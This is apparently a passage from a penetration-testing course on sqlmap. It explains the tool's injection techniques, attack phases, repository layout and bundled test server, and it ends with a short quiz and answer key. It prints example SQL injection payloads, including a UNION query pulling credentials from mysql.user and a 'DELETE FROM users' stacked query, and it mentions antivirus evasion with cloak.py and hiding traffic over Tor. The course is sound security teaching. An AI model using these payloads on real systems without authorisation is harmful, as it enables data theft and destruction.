A terminal window screenshot from a Kali Linux machine. The prompt is `(kali㉿kali)-[~/Documents/sqlmap-dev]`. The user has entered `$ python3 sqlmap.py`. The output shows a large ASCII art logo for sqlmap, with the version `1.5.4.5#dev` highlighted in a yellow box. Below the logo is the URL `http://sqlmap.org`. The usage instructions are: `Usage: python3 sqlmap.py [options]`. An error message follows: `sqlmap.py: error: missing a mandatory option (-d, -u, -l, -m, -r, -g, -c, --wizard, --shell, --update, --purge, --list-tampers or --dependencies). Use -h for basic and -hh for advanced help`.

For this course, we will stick to the default installation of sqlmap to minimize the risk of bugs and issues along the way, but feel free to try using this latest version instead – just be aware that there may be some differences.

So now that we've verified that we have a working installation of sqlmap, and we've learned how to download the latest version, let's complete this lesson and move on to the next where we will use sqlmap for the first time!

sqlmap Overview

What is sqlmap?

Before we jump in and learn how to use sqlmap, we need to have a good understanding of what it is and, just as importantly, what it's not.

sqlmap is an automatic SQL injection and database takeover tool. It's an open source tool, meaning that you can view its entire codebase and this codebase is maintained by a group of contributors including the original authors. You can contribute to the project, and you could even create your own version of it if you wanted to. That's the beauty of open source.



sqlmap Features

sqlmap is designed as a penetration testing tool that automates the process of detecting and exploiting SQL injection flaws. Once SQL injection flaws are found, this tool can help you exploit the vulnerabilities to their maximum extent by using a large number of different features. In some cases, sqlmap can help you completely take over database servers. In terms of SQL injections, this really is a powerful tool. It includes features like:

- **Database fingerprinting** – gather information about what database engine, version, etc, an application is using, which is really useful for reconnaissance
- **Full support for major database engines** – like MySQL, Oracle, Postgres, SQL Server, SQLite, MariaDB, Redshift, and a bunch of others
- **Full support for 6 SQL injection techniques** – boolean-based blind, time-based blind, error-based, UNION query-based, stacked queries, and out-of-band
 - If you're not familiar with what these techniques are, how they work, or what they do, then be sure to check out my free Injection Attacks course where we cover all of these concepts in great detail
- **Support to enumerate users, password hashes, privileges, roles, databases, tables and columns** – enumeration gathers additional information from the database in order to then exploit it and hopefully (at least if you're on the red team), reveal all of that information I just mentioned
- **Support to download & upload files, and execute arbitrary commands on the database server**
- **Support to establish out-of-band connections between an attacker machine and the database server** – which is a more advanced technique that makes connections from the database server to your own remote server in order to retrieve results or execute commands

There are other features that we didn't mention, but those are some of the big ones.

What sqlmap *isn't*

While it sounds like a magical tool, and to some degree it is pretty magical, it's not a silver bullet. For one, while it automates a *lot*, it still requires human interaction and human skill to point it in the right direction and to properly configure it.


Just like any other tool, it also has its limitations. So while it's a great tool to have in your arsenal and any web pentester should absolutely learn how to use it, it's not a silver bullet, meaning that you can't just run this tool, find nothing, and

then call it a day. That won't guarantee that there aren't any SQL injections, it will just help speed up the process and potentially find vulnerabilities that you wouldn't have manually found.

It can also be a tool that you add to your automated workflow when deploying new code, which again, can help augment your team and help as part of your DevOps pipeline.

sqlmap FAQ

I saw these questions when doing a quick Google search for sqlmap, so I figured we could kick off the course by answering them since you likely also have these questions:



Is sqlmap illegal?

Short answer is no – sqlmap is perfectly legal. The long answer is 'it depends.' Just like buying, owning, and using a knife in and of itself is perfectly legal, going and stabbing someone is not legal. So, the moral of the story is that how we're going to use sqlmap in this course is perfectly legal. However, if you start to try and use sqlmap against environments that you do not have explicit written permission for, then you enter illegal territory and you should not do that. Always have permission.

What is the purpose of sqlmap?

We already answered this one so I'll skip it.

Can sqlmap be traced?

This answer also depends on what you mean by traced and also what configurations you use for sqlmap, but if we go with the typical meaning of traced in cybersecurity — meaning that someone could find out you used sqlmap against their platform — then with default sqlmap configurations, yes you would be traceable. However, there are other options you can use to mask your traces, such as using a `--tor` setting that tunnels your traffic through ToR which means you are just as untraceable as any other use of ToR. Privacy and anonymization is a topic that we'll take a closer look at in its own dedicated section of this course, so we'll get back to that!

What is sqlmap in Termux?

Termux is an Android terminal emulator and Linux environment application, so it sounds like people are wondering what sqlmap is when they're using that...and it's not different than what we've already discussed!

Conclusion

OK, so that's it for this lesson on what sqlmap is. Let's complete this lesson and move on to the next!

sqlmap: An introduction

Whenever I download new command-line tools, there are a few things I like to do right away:

1. Open up the tool's documentation – which is usually on GitHub, at least for open source tools
2. Use `h` in my terminal
 - `h` typically gives a good overview of some of the most popular and useful commands or options that we can use with this particular tool, and it's usually in an easily digestible format which makes it easier to start with.

Combining that with the tool's documentation, which can sometimes be hit or miss, and we can be off to a good start within a matter of minutes.

sqlmap Documentation

Luckily, sqlmap's documentation is actually really good for this type of open source project, so props to the authors Bernardo & Miroslav!



Let's start by looking over the Introduction section of the tool's documentation on GitHub.

On this page, they give us a very simple example of what a target URL might look like for SQL injection:

```
http://192.168.136.131/sqlmap/mysql/get_int.php?id=1
```

We have a target IP, a path to an endpoint, and a query parameter of `id=1`.

To check for SQL injection, we might alter the parameter value from being `1` to being something different, like `1+AND+1=1`, or `1+AND+1=2`, and watching for the result on the webpage or via the HTTP request. This is something that we can do manually and that we can use a tool such as ZAP or Burp to help with.

But, this is also something that sqlmap can help with!

By passing in that same target to sqlmap:

```
http://192.168.136.131/sqlmap/mysql/get_int.php?id=1
```

The tool will:

1. Identify the parameters to test (in this case `id`)
2. Identify which SQL injection techniques can be used to try and exploit that parameter
3. Fingerprint the back-end database management system (to gather information about what technologies we're dealing with)
4. And, depending on what it finds, attempt to exploit vulnerabilities

It does that by attempting a large number of payloads and checking for responses. The payloads used depend largely on options that you provide to sqlmap when you issue commands, but sqlmap also does a lot of heavy lifting for you and uses the information it gathers to narrow down which techniques and payloads are more likely to be successful.

Conclusion

All that to say: sqlmap doesn't do anything that you couldn't manually do (as long as you have the knowledge and skillset), but it can do it all significantly faster than you could, in most circumstances.

That's why having a decent knowledge of SQL injection techniques and approaches is important, because while sqlmap automates a lot of it, you still have to tell it what to do and sometimes how to do it, especially in more realistic scenarios such as when performing a pentest or bug bounty hunting. More often than not, you will run into some challenges and you will need to properly configure options that can solve those challenges.

So with that out of the way, let's complete this lesson and let's move on to the next, where we will take a look at the SQL injection techniques that sqlmap supports, and go over a quick reminder of how those techniques work.

Techniques used by sqlmap

Welcome back!

While we don't have time to explain [SQL injection techniques](#) in great detail, [because we've done that in another course](#), let's go ahead and take a look at the ones used by sqlmap, and let's go through a quick reminder of how they work.

As I mentioned in the prior lesson, while sqlmap does a great job of automating a lot and making good decisions on your behalf, sometimes it does require you to step in and provide some configurations so that it can properly execute the technique. If you don't understand that technique or you don't remember how it works, it can be more difficult to understand my explanations of how those related options work.

There are 5 different main injection techniques [used by sqlmap](#):

- Boolean-based blind
- Time-based blind
- Error-based
- UNION query-based
- Stacked queries

Note: the `inline_query.xml` contains generic inline queries, and doesn't represent a separate SQL injection technique. That's why it's not included in this lesson.

Boolean-based blind

[Example boolean-based blind payloads.](#)

With boolean-based blind SQL injection, we are dealing with blind injections, meaning that we're not getting any errors or information that would indicate our payload was successful. So instead, we aim to use other means of figuring out whether our payload worked.

With the boolean-based approach, our main goal is to get a TRUE or FALSE response. By forcing a True/False response, we can try to change either header or body information in the response.

For example, if we were to submit a query statement with a payload that contains `AND 1=1`, we would expect a `True`. sqlmap will look at the response header and body, and then it might issue a `AND 1=2` statement which would return a `False`. It would then look at that response header and body, and if it spots a difference, it might assume that there is a successful injection.

```
SELECT fname, lname FROM users WHERE id = [ID] AND [RANDNUM]=[RANDNUM]
SELECT fname, lname FROM users WHERE id = 1021 AND 11=11 // TRUE
SELECT fname, lname FROM users WHERE id = 1021 AND 11=-11 // FALSE
```

Time-based blind

[Example time-based blind payloads.](#)

Time-based blind SQL injection is different from boolean-based blind, because this time we're using some sort of time delay in order to figure out if there is a vulnerability or not. We're still dealing with blind injection, we're just not using `True` / `False` statements anymore.

For example, different Database Management Systems (DBMS) offer different functions that let you insert a delay in the response.

It could be something like `SLEEP(10)` for MySQL which would make the DBMS wait 10 seconds to respond, or it could be `WAITFOR DELAY '00:00:10'` for Microsoft SQL Server.

In this case, sqlmap would compare the time that its request was sent to the database, versus the time when it received a response. If it receives a response within 6 seconds, then it knows for a fact that the 10 seconds delay did not work, so the injection was probably not successful.

```
SELECT fname, lname FROM users WHERE id = 1021 AND SLEEP(10)
SELECT fname, lname FROM users WHERE id = 1021 WAITFOR DELAY '00:00:10'
```

Error-based

Example error-based payloads.

The error-based technique is probably one of the first that you learned when first learning about SQL injection techniques. It only really works when the DBMS is configured to show system error messages, though, which should not be the case if the DBMS was properly configured. That's not to say it always is, but just keep that in mind.

With this technique, sqlmap will inject database-specific statements that aim to provoke an error, and then it will listen for the HTTP responses, parse the headers and body, and look for DBMS error messages that would contain the injected statement.

So if sqlmap knows that the DBMS is MySQL, it will load a list of error-based payloads that are deliberately designed to cause errors in MySQL. Or if it knows it's PostgreSQL, it will load payloads specifically designed to cause errors in Postgres, etc...

For example, from the `error_based.xml` payload file:

```
<title>MySQL &gt;= 5.5 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (BIGINT UNSIGNED)</title>
...
<payload>AND (SELECT 2*(IF((SELECT * FROM (SELECT CONCAT('[DELIMITER_START]',(SELECT (ELT([RANDNUM]=[RANDNUM],1))), '[DELIMITER_STOP]','x'))s), 8446744073709551610, 8446744073709551610)))</payload>
<response>
  <grep>[DELIMITER_START](?P<result>.*?)[DELIMITER_STOP]</grep>
</response>
```

UNION query-based

Example UNION query-based payloads.

UNION query-based attacks are best known for retrieving information from the database. That's because the `UNION` keyword lets you execute one or more `SELECT` queries, and then combine the results to the original query. So when successful, you can append query statements to the application's original query to `SELECT` data from other tables.

To test for this, sqlmap uses payloads that start with the SQL statement `UNION ALL SELECT`, and then looks for data being returned back.

```
https://github.com/sqlmapproject/sqlmap/blob/master/lib/core/agent.py#L800// Example:
UNION ALL SELECT 1,2,3,4,5

// If we look in the code, we can see an explanation:
```

```
// https://github.com/sqlmapproject/sqlmap/blob/master/lib/core/agent.py#L800

def forgeUnionQuery(self, query, position, count, comment, prefix, suffix, char, where, multipleUnions=None, limited=False, fromTable=None):
    """
    Take in input a query (pseudo query) string and return its
    processed UNION ALL SELECT query.
    Examples:
    MySQL input:  CONCAT(CHAR(120,121,75,102,103,89),IFNULL(CAST(user AS CHAR(10000)), CHAR(32)),CHAR(106,98,66,73,109,8
    1),IFNULL(CAST(password AS CHAR(10000)), CHAR(32)),CHAR(105,73,99,89,69,74)) FROM mysql.user
    MySQL output: UNION ALL SELECT NULL, CONCAT(CHAR(120,121,75,102,103,89),IFNULL(CAST(user AS CHAR(10000)), CHAR(32)),
    CHAR(106,98,66,73,109,81),IFNULL(CAST(password AS CHAR(10000)), CHAR(32)),CHAR(105,73,99,89,69,74)), NULL FROM mysql.user-- A
    ND 7488=7488
    """
```

As we can see from this example in the sqlmap code, the function `forgeUnionQuery` takes in a query and adds `UNION ALL SELECT NULL, ...` and it also adds a `NULL FROM [table] -- AND [RANDOMINT]=[RANDOMINT]`

Stacked queries

Finally, we have stacked queries, which some people refer to as piggy backing. Stacked queries are when you're able to end the original query and instead add your own query.

sqlmap tests for this by adding a `;` to the parameter being tested, and then injecting a valid SQL query after that.

```
Payload: 10; DELETE FROM users
Query: SELECT * FROM products WHERE productid=10; DELETE FROM users // delete all records from users

Example payload from sqlmap: (less destructive, playing on the idea of time-based blind)
;SELECT SLEEP([SLEEPTIME])
https://github.com/sqlmapproject/sqlmap/blob/master/data/xml/payloads/stacked_queries.xml
```

For stacked queries to work, they have to be enabled in the DBMS, and your user would have to have the proper permissions. But, if successful, you could do a lot of damage, since you could try running all kinds of statements beyond just `SELECT` statements, which could be used for data definition or data manipulation, which in turn could potentially help you access the server's file system and run operating system commands.

Conclusion

Those are the 5 main SQL injection techniques used by sqlmap. Those different injection techniques each have their own payloads included by default with sqlmap, and some of them have different levels as well as risk ratings. That means we can control which payloads get included in our attacks based on the options we provide sqlmap.


Of course, they're also separated by DBMS. That's because while some payloads may work on MySQL, for example, they may not work on Firebase, or PostgreSQL, or Microsoft SQL Server, etc...

This is a topic you'll see come back up later on, but I thought it was important to quickly cover these techniques before diving into sqlmap's options.

That's it for this lesson, you may now complete it and move on!

Features and usage

Welcome back! In this lesson, let's about the different stages of using sqlmap, and some of the main features we have access to at each stage.



When using sqlmap, your main purpose is typically going to be to find SQL injections. That would mean that you're not entirely sure whether your application has vulnerabilities or not, and so you're running a pentest or using the tool in a bug bounty environment.

In this case, sqlmap will start with the first phase, which is fingerprinting.

Phase 1: Fingerprint

The goal of the fingerprint stage is to gather as much useful information about our target database as possible. This includes, identifying:

- Back-end database software management system (ie: MSSQL, PostgreSQL, MySQL, SQLite, etc)
- The software version being run
- The underlying operating system powering this server (Windows or Linux)
- Web server and application technology
- Whether the target is behind a WAF or other defense system
- and so on...

In this phase, sqlmap can already begin to run different injection attacks which can actually help it identify what DBMS it's dealing with based on responses and behavior. Then, using the information it's able to gather, it narrows down payloads and techniques based on the detected DBMS, based on options you give sqlmap, and other configurations.

So this is a really important phase of sqlmap's attacks, just like gathering information in any pentest or bug bounty program is a critical step to get started. Attacks that would work against Microsoft SQL Server may not work against SQLite, and vice versa. Even attacks against specific versions of one software may not work against newer versions of that same software.

If sqlmap doesn't find any vulnerability, then that's the end of it. You either look for a different endpoint or you troubleshoot why it's not finding anything.

Phase 2: Enumerate

If sqlmap does find a vulnerability, then we can move on to the next phase, which is the enumeration phase. In the enumeration phase, our goal is to extract information about the DBMS, databases within the DBMS, data stored in those databases, the structure of it all, system information, and our access and privileges.

For example, we might want to:

- Check whether our current user has administrative privileges
- Enumerate database names
- Enumerate tables within specific databases, and even columns in those tables
- Extract and dump data stored in the tables, such as password hashes or other information
- Enumerate users in the DBMS, their credentials, roles, and privileges

In this stage, we're trying to go beyond gathering surface-level information. We're trying to extract sensitive information or gain a stronger foothold on our target.

Phase 3: Takeover

Using information we've gathered from the fingerprint and enumeration phase, depending on our engagement, we may want to take it a step further to phase 3: the takeover phase.

The takeover phase is all about attempting to increase our grasp of the target. This is where we might try to:

- Inject and execute our own user-defined functions into the DBMS
- Download or upload files to/from our target
- Execute commands on the remote database or operating system
- Establish temporary or persistent connections to the remote target server
- Upload, store, and execute backdoors
- Attempt to escalate our privileges
- Perform modifications to the underlying operating system (such as read/add/delete Windows registry information)

This last phase goes beyond what the vast majority of bug bounty programs would want you to do. Those programs will typically only want you to identify legitimate vulnerabilities, estimate accurate risk levels, and then submit your report. Most programs would not want you anywhere near the takeover phase, given that it can cause severe damage or compromise of their assets.

But, pentests may have different scopes and rules, especially if it's your own company or application, and you're looking to see how far you can take it and how strong of a report you can write.

I mention that because, as exciting as some of the takeover functionality can be, more often than not, you won't get that far. There are exceptions to that of course, and so we will still cover this functionality in the course, but I figured I'd mention that before moving on.

Conclusion

So these are the 3 main phases that we can go through while using sqlmap against various targets. I did not go into detail as to what each features [listed on this page are](#), but that's because we're going to look at every single one of these in much greater detail in the following sections of this course.

With that said, if you'd still like to get a high-level overview of what features are available at each phase, feel free to stick around on this page and read through the bullet points. Once you're ready, complete this lesson and move on to the next!

Understanding the source code

Now that we have a better understanding of what sqlmap is, what techniques it uses, and roughly how it implements those techniques, let's take a look at the source code itself.

A lot of code goes into making this software work, so of course, we won't have time to go through every single file, but I wanted to give you an overview of how the repository is laid out and structured, so that you can find important things like the main config files, where payloads are stored, where something called tamper scripts are stored, and so on.

After we've looked at the repository, I'm going to show you how you can access and download cheat sheets that make referencing what we've looked at in this lesson a lot easier, and they're material that you can continue to use throughout the course and beyond.

So let's get started.

The main repository: <https://github.com/sqlmapproject/sqlmap>. While you might find other forks of this repo if you Google for 'sqlmap', this is the official repository that we'll be working from.

sqlmap Repo Structure

Let's start from the bottom up:

`sqlmapapi.py`: sqlmap can be used as an API, which is something we'll look at later in this course, but this serves as the entry point to enable and control our API

`sqlmap.py`: this, on the other hand, is the entry point for using sqlmap itself (`python sqlmap.py -h`)

`sqlmap.conf`: this is the configuration file for sqlmap's options, so this is where we can modify some of sqlmap's default configuration values in a more permanent way than typing them out in the terminal each time we issue a command

Next we have README, LICENSE, Travis CI (Continuous Integration), pylint code analysis file, and git files

`thirdparty`: this is where we can see the 3rd party tools needed for certain sqlmap functionality (ie: `identitywaf` used to identify WAFs)

`tamper`: these are our tamper scripts, which are used to evade security controls (such as WAFs, IPSs, etc). There are over 60 scripts included by default, but we can also add our own

`plugins`: these are generic and DBMS-specific sets of plugins which are used by sqlmap to connect, fingerprint, enumerate, takeover, etc... so these are very important functions

`lib`: another set of really important functions is in `/lib`. These are the libraries used by sqlmap, and it contains `controller` functions, `core` functions, `parse` functions, `request` functions, `takeover` functions, `techniques` functions (`blind`, `dns`, `error`, `union`), and `utils` (utilities) functions

`extra`: extra contains additional functionality that doesn't quite fit in `lib` or `plugins`. For example, there is a `vulnserver` that we can use to test sqlmap functionality, which we will do in this course. There's also a cloak script that can be used to encrypt and compress binary files in order to evade anti viruses. When using backdoors through sqlmap, sqlmap automatically takes care of that for you. But if you needed to manually cloak backdoors or other files that could be blocked by detection software, you could manually use `cloak.py`.

`doc`: this contains general files about sqlmap's authors, its changelog, a thanks file for contributors, a list of third parties and their licenses, copyrights, etc, and translations for different languages other than english.

`data`: finally, we have `data` which contains a lot of templates and text documents that sqlmap uses extensively during its operations.

- `html` is simply a demo page
- `procs` contains SQL snippets used on target systems, and so they're separated by DBMS
- `shell` contains backdoor and stager shell scripts, useful for the takeover phase

- `txt` contains common columns, tables, files, outputs, keywords, user-agents, and wordlists, all useful for brute-force operations, fingerprinting, bypassing basic security controls, and masking sqlmap's identity
- `udf` stands for user-defined functions, and this contains user-defined function binary files which can be used in the takeover phase to try and create our own functions in the target DBMS, which could help us assume control over that database.
- `xml` is where you will find `payloads` for each technique. You will also find something called `banner` which sqlmap uses to identify which DBMS we're dealing with, and more specifically, what versions are installed. These files also help identify what webserver is in place, and what languages as well as settings power the application(s) that we're targeting. We also have:
 - `boundaries.xml`: contains a list of boundaries that are used in SQL queries
 - `errors.xml`: contains known error messages separated by DBMS
 - `queries.xml`: contains the correct syntax for each DBMS for various operations (ie: `cast`, `length`, `isnull`, `delimiter`, etc)

For example, for MySQL:

```
<dbms value="MySQL">
  <!-- <http://dba.fyicenter.com/faq/mysql/Difference-between-CHAR-and-NCHAR.html> -->
  <cast query="CAST(%s AS NCHAR)"/>
  <length query="CHAR_LENGTH(%s)"/>
  <isnull query="IFNULL(%s, ' ')">
  <delimiter query=", "/>
  <limit query="LIMIT %d,%d"/>
```

The equivalent for PostgreSQL:

```
<dbms value="PostgreSQL">
  <cast query="CAST(%s AS VARCHAR(10000))"/>
  <length query="LENGTH(%s)"/>
  <!-- NOTE: PostgreSQL does not like COALESCE with different data-types (e.g. COALESCE(id, ' ')) -->
  <isnull query="COALESCE(%s::text, ' ')">
  <delimiter query="||"/>
  <limit query="OFFSET %d LIMIT %d"/>
```

The equivalent for MSSQL:

```
<dbms value="Microsoft SQL Server">
  <cast query="CAST(%s AS NVARCHAR(4000))"/>
  <length query="LTRIM(STR(LEN(%s)))"/>
  <isnull query="ISNULL(%s, ' ')">
  <delimiter query="+"/>
  <limit query="SELECT TOP %d "/>
```

...and so on.


`.github` is just a convention folder used to place GitHub related information inside of it, like the Code of Conduct, Contribution guidelines, how to donate to the project, and the format to follow for opening bug reports or feature requests.

Conclusion

All of this data, all of those functions, and all of those configuration files serve a purpose. They're there to give sqlmap its functionality. Understanding how its structured and how it works together is important for a number of reasons:

1. As you become a more advanced user of sqlmap, you can extend its functionality. You can add more tamper scripts. You can change payloads. You can change default configurations, etc...
2. If you run across an issue, you can try to troubleshoot yourself before opening an issue ticket, and then if you find a solution, you can propose that solution to the authors of sqlmap
3. As changes get pushed to sqlmap, and as you update your version, you can keep track of changes and get a better understanding of what's been added, fixed, or removed

To make it a little bit easier to navigate sqlmap's code, I've created cheat sheets which you can download as part of this course ([on the main course page](#), click on the "Materials" tab just above "Course Content"):



One goal with these cheat sheets is to help you answer the questions of "Where can you find ___?"

So make sure you download or bookmark these cheat sheets, and feel free to also share those with colleagues, friends, or on social media. These are meant to be free, helpful resources.

Also feel free to explore the repository a bit more, and then once you're ready, I'll see you in the next lesson!

Knowledge check

Questions

1. Which of these are SQL injection techniques supported by sqlmap?

- UNION query-based
- Time-based blind
- Boolean-based blind
- Stacked queries
- Error-based
- All of the above

2. Is sqlmap illegal to use?

- Yes
- No
- It depends

3. Can sqlmap be traced?

- Yes
- no
- It depends

4. Where can you find sqlmap's payloads?

- `/payloads`
- `/txt/payloads`
- `/data/xml/payloads`
- `/data/txt/payloads`

5. Where can you find sqlmap's main configuration file?

- `/config/sqlmap.conf`
- `/sqlmap.conf`
- `/txt/sqlmap.conf`
- `/txt/config/sqlmap.conf`

Answers

1. Which of these are SQL injection techniques supported by sqlmap?

- UNION query-based

- Time-based blind
- Boolean-based blind
- Stacked queries
- Error-based
- **All of the above**

Explanation:

All of those are techniques used and supported by sqlmap.

2. Is sqlmap illegal to use?

- Yes
- No
- **It depends**

Explanation:

It depends. **How we're going to use sqlmap in the course is perfectly legal.** However, as soon as you try to use sqlmap against targets that you do not have **written explicit permissions for**, you use sqlmap at your own risk. Even if you are using it for a bug bounty program, be sure you read its rules and scope very carefully and that you understand how sqlmap works before using it. Otherwise, you risk including domains/resources that are out of scope, or you risk using potentially destructive actions.

3. Can sqlmap be traced?

- Yes
- no
- **It depends**

Explanation:

This answer depends on what you mean by traced and also what configurations you use for sqlmap, but if we go with the typical meaning of traced in cybersecurity (what we explained in a lesson) — meaning that someone could find out you used sqlmap against their platform — then with default sqlmap configurations, yes you would be traceable. However, there are other options you can use to mask your traces, such as using a `--tor` setting that tunnels your traffic through ToR which means you are just as untraceable as any other use of ToR. Privacy and anonymization is a topic that we'll take a closer look at in its own dedicated section of this course, so we'll get back to that!

4. Where can you find sqlmap's payloads?

- `/payloads`
- `/txt/payloads`
- `/data/xml/payloads`

- `/data/txt/pay loads`

Explanation:

Use the cheat sheets! They can always be found under the "Materials" tab of the [main course page](#) (towards the top, above "Course Content").

[\[Cheat Sheet\] sqlmap Source Code Structure](#)

[\[Cheat Sheet\] sqlmap Important Directories](#)

5. Where can you find sqlmap's main configuration file?

- `/config/sqlmap.conf`
- `/sqlmap.conf`
- `/txt/sqlmap.conf`
- `/txt/config/sqlmap.conf`

Explanation:

Use the cheat sheets!

Use the cheat sheets! They can always be found under the "Materials" tab of the [main course page](#) (towards the top, above "Course Content").

[\[Cheat Sheet\] sqlmap Source Code Structure](#)

[\[Cheat Sheet\] sqlmap Important Directories](#)

sqlmap Options Deep Dive

Navigating the options sections

Before we get started, I wanted to provide quick context and an explanation of how to navigate this course.

The next few sections are dedicated to exploring and understanding every single option that's documented in sqlmap's usage manual. This is important to do because if we want to use sqlmap to its fullest potential, we need to know what that potential is. So we'll go line by line and look at every single one of these with examples and explanations, and then, every so often, I will challenge your understanding of these options by asking you to complete realistic scenarios.

These scenarios will ask you to solve problems that require not only using lesson notes, but also searching through sqlmap's documentation, and actually trying some of the commands in your lab environments to see the results.

For that reason, I highly recommend completing the course from top to bottom, and in the order shown in the syllabus.

However, if you already have some experience with sqlmap, or if you've enrolled in this course for one or more specific sections, you *can* technically skip around and go directly to those sections.

I understand that there is a lot of content in these sections, and you may not be interested in mastering sqlmap but rather use this course as an extended manual, or to solve a specific problem. Again, if that's the case, feel free to skip around... but to really get the most out of this course, I would recommend going from top to bottom.

Alright, enough of that, let's get to it!

Using vulnserver.py

As we navigate through the next few sections dedicated to sqlmap's options, we're going to be using a vulnerable application that's included with sqlmap by default. It's meant purely for testing purposes which is exactly what we'll need to demonstrate some of the options, and it's very simple to run.

So, in this lesson, I'm going to show you how you can run this simple application. Then, as I mention it throughout the course, or as I demonstrate options and commands, you'll know exactly what I'm talking about and what I'm using, and you can spin it up and down whenever you'd like.

Finding vulnserver.py

To use the vulnserver, we first have to find the Python script, which means we need to find the directory where sqlmap is stored.

If you followed the steps to download sqlmap's latest version, then you'll already know where you downloaded that.

For example, I downloaded mine to `~/Documents`, so I can go to:

```
cd ~/Documents/sqlmap-dev
```

From there, we can find the `vulnserver.py` file:

```
cd extra/vulnserver
```

We'll find it listed in that directory:

```
$ ls
__init__.py  vulnserver.py
```

Full command:

```
cd ~/Documents/sqlmap-dev/extra/vulnserver
```

However, if you didn't download the latest version, or if you'd rather find the original version included with your Kali image, we can easily find it by checking symlinks (symbolic links).

First, we can locate the executable file's location for sqlmap:

```
$ which sqlmap
/usr/bin/sqlmap
```

But this isn't actually where sqlmap is stored. Instead, it's a symlink. We can see where the symlink is pointing to with:

```
$ ls -l /usr/bin/sqlmap
lrwxrwxrwx 1 root root 25 Feb  2 08:28 /usr/bin/sqlmap -> ../share/sqlmap/sqlmap.py
```

Here we can see that it's pointing to `/usr/share/sqlmap/sqlmap.py` which tells us the main directory path is at `/usr/share/sqlmap/` and that the vulnserver will be at:

```
$ cd /usr/share/sqlmap/extra/vulnserver  
  
$ ls  
__init__.py  __pycache__  vulnserver.py
```

Running vulnserver.py

Regardless of the one you will use, we now want to run this Python script, which we can do with:

```
./vulnserver.py
```

However, this will initially give us a permission denied error:

```
zsh: permission denied: ./vulnserver.py
```

To fix this, we need to make this file executable, which we can do with:

```
$ sudo chmod +x vulnserver.py
```

Type in your password, and you'll be good to go. Re-run the prior command:

```
./vulnserver.py  
  
[i] running HTTP server at 'http://localhost:8440'
```

You now have an HTTP server at <http://localhost:8440>

We can open it up in our browser, and we'll find a very bare-bones web application!

You can click on the `GET` link, which will take you to this address: <http://localhost:8440/?id=1>

We can go back and submit an `ID` of `1` in the `POST` field, and we'll get the same information, but this time through a `POST` request instead of a `GET` request, which means there's no parameter in the URL.

Exploring the vulnserver.py source code

Let's take a quick look at the code powering this application to see what it does, before moving on:

[vulnserver.py file](#)

On line 43, we see that there's a table being created in a database with some sample data being inserted.

Further down, we'll see different classes being created, including a `ReqHandler` that checks for URL parameters and defines how to handle them.

We can see that it has logic to handle data attributes (107), header information (115), cookie information (118).

Going to the index page (`/`) creates that bare-bones page we just saw a moment ago (lines 131-137).

